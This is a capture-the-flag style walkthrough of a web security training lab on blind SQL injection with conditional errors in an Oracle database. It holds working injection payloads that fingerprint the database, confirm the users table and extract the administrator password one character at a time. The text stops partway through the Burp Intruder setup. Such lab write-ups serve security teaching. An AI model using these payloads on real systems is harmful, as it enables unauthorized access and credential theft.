
Lab 10: Blind SQL injection with conditional errors:
This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.
The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.
The database contains a different table called
users, with columns calledusernameandpassword. You need to exploit the blind SQL injection vulnerability to find out the password of theadministratoruser.To solve the lab, log in as the
administratoruser.
Initial Reconnaissance/Discovery:
We have access to the standard lab shop front.

Establishing SQLi:

We know the lab is vulnerable to SQLi in the trackingId cookie however let’s validate this manually.
By adding a single quotation ' the underlying SQL query is no longer valid and therefore causes and error, returning a 500 response.

If we comment out the remainder of the query after our single quotation mark or close our single quote with another single quote we can see that the query is valid once again and we receive a 200 response.
'--
''
Creating Subquery & Detecting The type of Database In Use:
So now that we know about CASE Expressions and divide by zero errors we start asking the database questions.
In order to do this we will need to add a subquery we can do this with string concatenation operators. If we check the SQL Cheat Sheet https://portswigger.net/web-security/sql-injection/cheat-sheet we can see the below.
PostgreSQL 	'foo'||'bar'
Microsoft 	'foo'+'bar'
Oracle 	'foo'||'bar'
MySQL 	'foo' 'bar' [Note the space between the two strings]
CONCAT('foo','bar')
We can use a simple SELECT statement as the subquery.

PostgreSQL 	'|| (SELECT '')||'
Microsoft 	'+(SELECT '')+'
Oracle 	'|| (SELECT '' FROM DUAL)||'
MySQL 	' (SELECT '') '
+Note+: Remember unlike other database systems (like MySQL or PostgreSQL), Oracle SQL syntax requires a FROM clause in every SELECT statement & this is why we use the inbuilt DUAL table.
We can put these payloads into intruder.

Looking at the results we can see it is an Oracle database in use.
So now we know what type of database is in use, how exactly are we going to extract data from it?
CASE/CASE When Expressions:
To understand how we are going to extract data you need to have some basic understanding of the CASE/CASE WHEN expressions in SQL otherwise this will work but you won’t know why it works.
Simple CASE Expression:
The CASE expression evaluates conditions in order and returns the result from the first WHEN clause whose condition is True.
It works basically like an if → elseif → else chain in programming languages. This means as soon as one condition is True, SQL stops evaluating any further conditions or branches.
If none of the WHEN conditions are True, SQL returns the value in the ELSE clause. If there is no ELSE, SQL returns NULL.
Here is a example of a “simple CASE” Expression:
SELECT
    order_id,
    status_code,
    CASE status_code
        WHEN 1 THEN 'Pending'    --<Branch1
        WHEN 2 THEN 'Paid'       --<Branch2
        WHEN 3 THEN 'Shipped'    --<Branch3
        WHEN 4 THEN 'Cancelled'  --<Branch4
        ELSE 'Unknown'           --<Branch5
    END AS status_text
FROM Orders;
So if the status_code for the order is 2 this would resolve to True and the rest of the expression would not be evaluated.
+Note+: This is called a “simple CASE expression” because the expression after CASE is being compared directly to specific values.
Searched CASE Expression:
A “Searched CASE expression” is the most common form of CASE the difference between this and a “simple CASE expression” is this allows us to write arbitrary boolean conditions for each branch of the expression. So instead of comparing against specific values we can say when condition x is met then this is the result. It follows the same logic as before, in that once the first True condition is met no other branches are evaluated.
CASE
    WHEN condition1 THEN result1
    WHEN condition2 THEN result2
    ELSE resultN
END
Here is a simple example demonstrating how it works.
CASE
    WHEN 1 = 1 THEN 'True'  --<-Branch1
    WHEN 1 = 2 THEN 'False' --<-Branch2
    WHEN 1/0 THEN 'Error'   --<-Branch3
    ELSE 'Fallback'         --<-Branch4
END;
In the above example the first condition 1 = 1 is True so it will return 'True'. Because of this no other branches are evaluated.
Okay, got the above…..good.
Intentional Errors VIA Divide By Zero:
A simple way to trigger an error is to cause a divide by zero error. As it is not possible to divide by zero this is a reliable way to ALWAYS trigger an error if we need one….but why do we need an error? Well if we want an error to only trigger when certain condition is met e.g. a character of a password is evaluated we can use this error signal as a mechanism to tell us something is True
Example 1: True Condition
(
SELECT CASE
       WHEN (1=1)        -- Boolean condition == TRUE
       THEN TO_CHAR(1/0) -- Branch taken → triggers error
       ELSE ''           -- Not evaluated
END
FROM dual
)
#+end_src

Because 1=1 is True, SQL takes the first branch of the CASE expression.
TO_CHAR(1/0)runs.- This immediately triggers a division-by-zero error.
- The request therefore breaks with an Oracle error — which gives us a reliable
TRUEsignal during error-based blind SQLi.
Payload being run in the lab:
'|| (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
Example 2: False Condition
(
SELECT CASE
       WHEN (1=2)        -- Boolean condition == FALSE
       THEN TO_CHAR(1/0) -- Not evaluated → no error.
       ELSE ''           -- Branch taken → safe value returned
END
FROM dual
)

Because 1=2 is False, SQL skips the error-triggering branch entirely.
- The
THEN TO_CHAR(1/0)block is never run → no error is thrown. - The
ELSEbranch returns a harmless empty string (''). - The request completes cleanly, giving us a reliable
FALSEsignal.
Payload being run in the lab:
'|| (SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
+In plain English+:
If the condition is False, the dangerous code is not executed → no error.
If the condition is True, the dangerous code is executed → error.
This allows Boolean-based SQL injection even when errors are normally hidden.
Enumerating Database Tables & Users:
So now you know what “Simple CASE expressions” & “Search CASE expressions” as well as triggering divide by zero errors we can actually construct useful payloads to extract data.
Enumerating The Database

First lets validate the Users table exists.
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM user_tables WHERE table_name = 'USERS')||'
We get a 500 error which means True so we it does exist.

We can double check this by putting in a random string to and as you can see below we get a 200 which is False.
Confirming The Administrator User Exists:

We can now confirm the administrator user exists in the Users table.
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
As expected we get 500 response.
Solving The Lab By Enumerating The Administrators Password:
Now we know the administrator user exists in the users table we can now being enumerating the password for the account.
We are going to use same approach as the previous lab Blind SQL injection with conditional responses (walktrhough here)
where we ask a series of yes or no questions whilst iterating through a payload list of alphanumerical values using the SUBSTRING/SUBST function compare the passwords value in that position to the payload we provide which if it is a match will result in a 500 response, which we can filter for.
We will use the below query where we use the
'||(SELECT CASE WHEN SUBSTR(password,[substringPosition],1)='[value]' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'
Using Burp:
We send the request to Intruder & set the attack type to “Clusterbomb”.
For our first position (substring) we can supply a numerical list of 1-20
